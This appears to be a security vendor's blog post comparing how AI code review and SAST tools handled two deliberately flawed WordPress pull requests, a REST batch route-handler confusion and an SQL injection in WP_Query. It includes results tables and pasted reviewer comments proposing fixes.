
Hacktron correctly identified the vulnerability and explained how it came about:
Hacktron review comment on class-wp-query.php, SQL injection in WP_Query via author__not_in

In this case, it also identified the necessary preconditions for the vulnerability to be exploited, such as a plugin or theme that provides a way to
pass untrusted string input to WP_Query::author__not_in:
Hacktron comment, preconditions and steps to reproduce
Generic code review tools
Now that I knew that Hacktron was able to catch both issues, the next question I had was: could these security issues have been caught by generic code review tools?
This matters because if generic code review tools catch the same issue but miss the security impact, developers would weigh the trade-offs of fixing it very differently
and could still make the same mistake today. After all, a general code quality improvement is less likely to be prioritized over a real security issue.
Setup
For this experiment, I needed to bring out the Avengers of code review tools:

GitHub checks on the test PR: Cursor Bugbot, Aikido, Snyk, CodeRabbit, Devin, GitGuardian, Greptile, Semgrep
The same PRs were tested on the following tools:
Cursor Bugbot
Devin Review
Greptile
CodeRabbit
Codex Review
Claude Code Review (GitHub App)
For each of these tools, I used the default configuration, and the only configuration changes I made were to enable reviews for the target branch of the PR, as it was not
a default branch.
Results
Cursor, Devin, Codex, Greptile, and Claude all noticed that the change could make an otherwise valid request return a 500, return the wrong response, or throw an
uncaught exception, but none of them identified or emphasized a security implication
(see all comments below).


The results changed for the SQL injection pull request: Codex, Devin, CodeRabbit, and Claude identified the

SQL injection. Greptile did not, describing the pull request as “safe to merge with minor clean-up” (see all comments below).
Code review tool
Route handler confusion
SQL injection
Hacktron
Security issue found
Security issue found
Cursor Bugbot
Bug found
Security issue found
Devin Review
Bug found
Security issue found
Greptile
Bug found
Not found
CodeRabbit
Not found
Security issue found
Codex Review
Bug found
Security issue found
Claude Code Review
Bug found
Security issue found
Security issue found means the reviewer identified the security implication. Bug found means it identified the underlying bug without a security implication. Not found means it missed the issue.
SAST tools
Setup
You may have noticed that in my Avengers lineup, I also included a few SAST tools.
These are rule-based static analysis tools that are designed to catch security issues in pull requests:
Snyk Code
Aikido SAST
Semgrep Code
GitHub Advanced Security (CodeQL)
Again, I used the default configuration for each tool.
Results
None of the three supported SAST tools caught either issue. CodeQL does not support PHP, so there was no way to test GitHub Advanced Security.
SAST tool
Route handler confusion
SQL injection
Snyk Code
✕
✕
Aikido SAST
✕
✕
Semgrep Code
✕
✕
GitHub Advanced Security (CodeQL)
Not supported
Not supported
A cross means the issue was not found. Not supported means the tool does not support PHP.
Combined results
The distinction between finding a bug and finding a vulnerability showed up most in the route handler confusion results. While most code review tools noticed the
discrepancy, they did not connect it to a security implication.
Tool
Type
Route handler confusion
SQL injection
Hacktron
Security review
Security issue found
Security issue found
Cursor Bugbot
Code review
Bug found
Security issue found
Devin Review
Code review
Bug found
Security issue found
Greptile
Code review
Bug found
Not found
CodeRabbit
Code review
Not found
Security issue found
Codex Review
Code review
Bug found
Security issue found
Claude Code Review
Code review
Bug found
Security issue found
Snyk Code
SAST
✕
✕
Aikido SAST
SAST
✕
✕
Semgrep Code
SAST
✕
✕
GitHub Advanced Security (CodeQL)
SAST
Not supported
Not supported
Security issue found means the reviewer identified the security implication. Bug found means it identified the underlying bug without a security implication. Not found means it missed the issue. Not supported means the tool does not support PHP.
Conclusion
General code review vs. security review
The results make the case for having both general code review and security review in the software development
process.
The general code review tools did useful work on the route handler confusion pull request. Most of them correctly identified that the change did not fully fix the
500-error issue it set out to solve: a valid request could still return the wrong response, produce an uncaught exception, or fail with a 500, which is a functional
correctness problem a general code reviewer should catch. The SQL injection results also show that there is overlap, with most of the general
review tools recognizing the vulnerability directly.
What the general review comments did not explain was why the route handler bug crossed a security boundary. The two types of review therefore answer different questions.
General code review asks whether the change works as intended and whether it introduces regressions. Security review asks how an attacker could use the change,
which trust boundary it breaks, and what the impact would be.
Where SAST fits
The SAST tools missed both issues. Whether that is a problem depends on what rule-based tools are meant to do.
In general, there are tradeoffs between rule-based systems and AI-based systems like Hacktron.
Rule-based systems are deterministic and predictable, but they are also less flexible and more prone to false positives.
On the other hand, AI-based systems will have some level of nondeterminism and may be slower or more expensive.
While most of these rule-based scans completed in under 30 seconds, Hacktron Review takes 1–2 minutes on average.
Deterministic systems are also useful when a security engineer wants to look for a very specific pattern in the AST.
Hacktron Review reasons about the code, works out what the developer intended, and evolves its threat model over time.
This vulnerability is subtle, and I would not expect a rule-based SAST tool to catch it. SAST detects known patterns at scale,
with predictable cost and high customization.
Hacktron targets the subtle vulnerabilities that rule-based SAST often misses and backs its findings with context from the codebase.
It is for developers working on security-critical code who need to find these edge cases with every PR instead of between periodic pentests,
or care more about higher-level semantic, logical issues than low-hanging syntactic issues.
When a batch item’s path fails parsing, the validation loop records a WP_Error and skips pushing into $matches, but the dispatch loop still reads $matches[$i] using the full $requests index. With default normal validation, a malformed entry before a valid one can dispatch the wrong handler or trigger a fatal unpack on a missing match.
▶ Additional Locations (1)
Fix in Cursor
Fix in Web
Reviewed by Cursor Bugbot for commit 3f73462. Configure here.
Reply...
Resolve conversation
Devin Review
devin-ai-integration Bot 4 hours ago
🔴 Valid requests fail when a batch contains an unparseable request before them
A batch request that lists an unparseable path ($matches[] is never recorded for it at src/wp-includes/rest-api/class-wp-rest-server.php:1750-1754) throws off the numbering used to look up each following valid request's routing result ($matches[ $i ] at src/wp-includes/rest-api/class-wp-rest-server.php:1841), so any valid request placed after a bad one is processed with the wrong or a missing routing result.
Impact: A batch that mixes a malformed request with valid ones causes the valid requests to break, potentially returning wrong responses or a server error instead of running normally.
▶ Index misalignment between $matches and $requests
Suggested change
1750 - if ( is_wp_error( $single_request ) ) {
1751 - $has_error = true;
1752 - $validation[] = $single_request;
1753 - continue;
1754 - }
1750 + if ( is_wp_error( $single_request ) ) {
1751 + $has_error = true;
1752 + $matches[] = $single_request;
1753 + $validation[] = $single_request;
1754 + continue;
1755 + }
Apply suggestion
Add suggestion to batch
Open in Devin Review
Greptile
▼ Comments Outside Diff (1)
1. src/wp-includes/rest-api/class-wp-rest-server.php, line 1841-1851 (link)
P1 $matches index misalignment with mixed-URL batches
When a batch contains a mix of malformed-URL requests (WP_Error) and valid requests, the $matches array is built with entries only for non-error requests (indices are 0-based and contiguous), while $i still reflects each request's position in the original $requests array. If, for example, $requests[0] is a WP_Error and $requests[1] is valid, $matches only has index 0 (the match for the valid request), but line 1841 reads $matches[1] — an undefined offset. PHP will return null, and the subsequent list( $route, $handler ) = $match on line 1851 will then fail when the validation passed (no $error set), producing a fatal error or uncaught exception. A fix would be to add a null placeholder into $matches in the first loop whenever a WP_Error request is encountered, keeping the two arrays index-aligned.
P1 Keep batch match indexes aligned after parse failures
When a malformed subrequest is followed by any valid subrequest using the normal validation mode, this continue adds a validation entry but no corresponding $matches entry. The dispatch loop later indexes $matches[$i], so after the skipped item the valid request reads the wrong/missing match and can produce warnings or another 500 instead of returning the valid subresponse. Add a placeholder to $matches here or key matches by the original request index.
Useful? React with 👍 / 👎.
Claude Code Review
Comment on lines 1747 to 1758
1747 1747 $has_error = false;
1748 1748
1749 1749 foreach ( $requests as $single_request ) {
🔴 The fix for the fatal-error batch bug introduces an index desync: WP_Error sub-requests are skipped when building $matches (array-append) but still occupy a slot in $validation (index-aligned with $requests). The dispatch loop later reads $matches[$i] using the original $requests index, so any valid request after a malformed one gets the wrong (or missing) match — resulting in a spurious 500, or worse, dispatch against a completely different sub-request's route/handler. Fix by keeping $matches index-aligned with $requests (e.g. $matches[] = null; in the WP_Error branch, or explicitly $matches[$i] = $match;).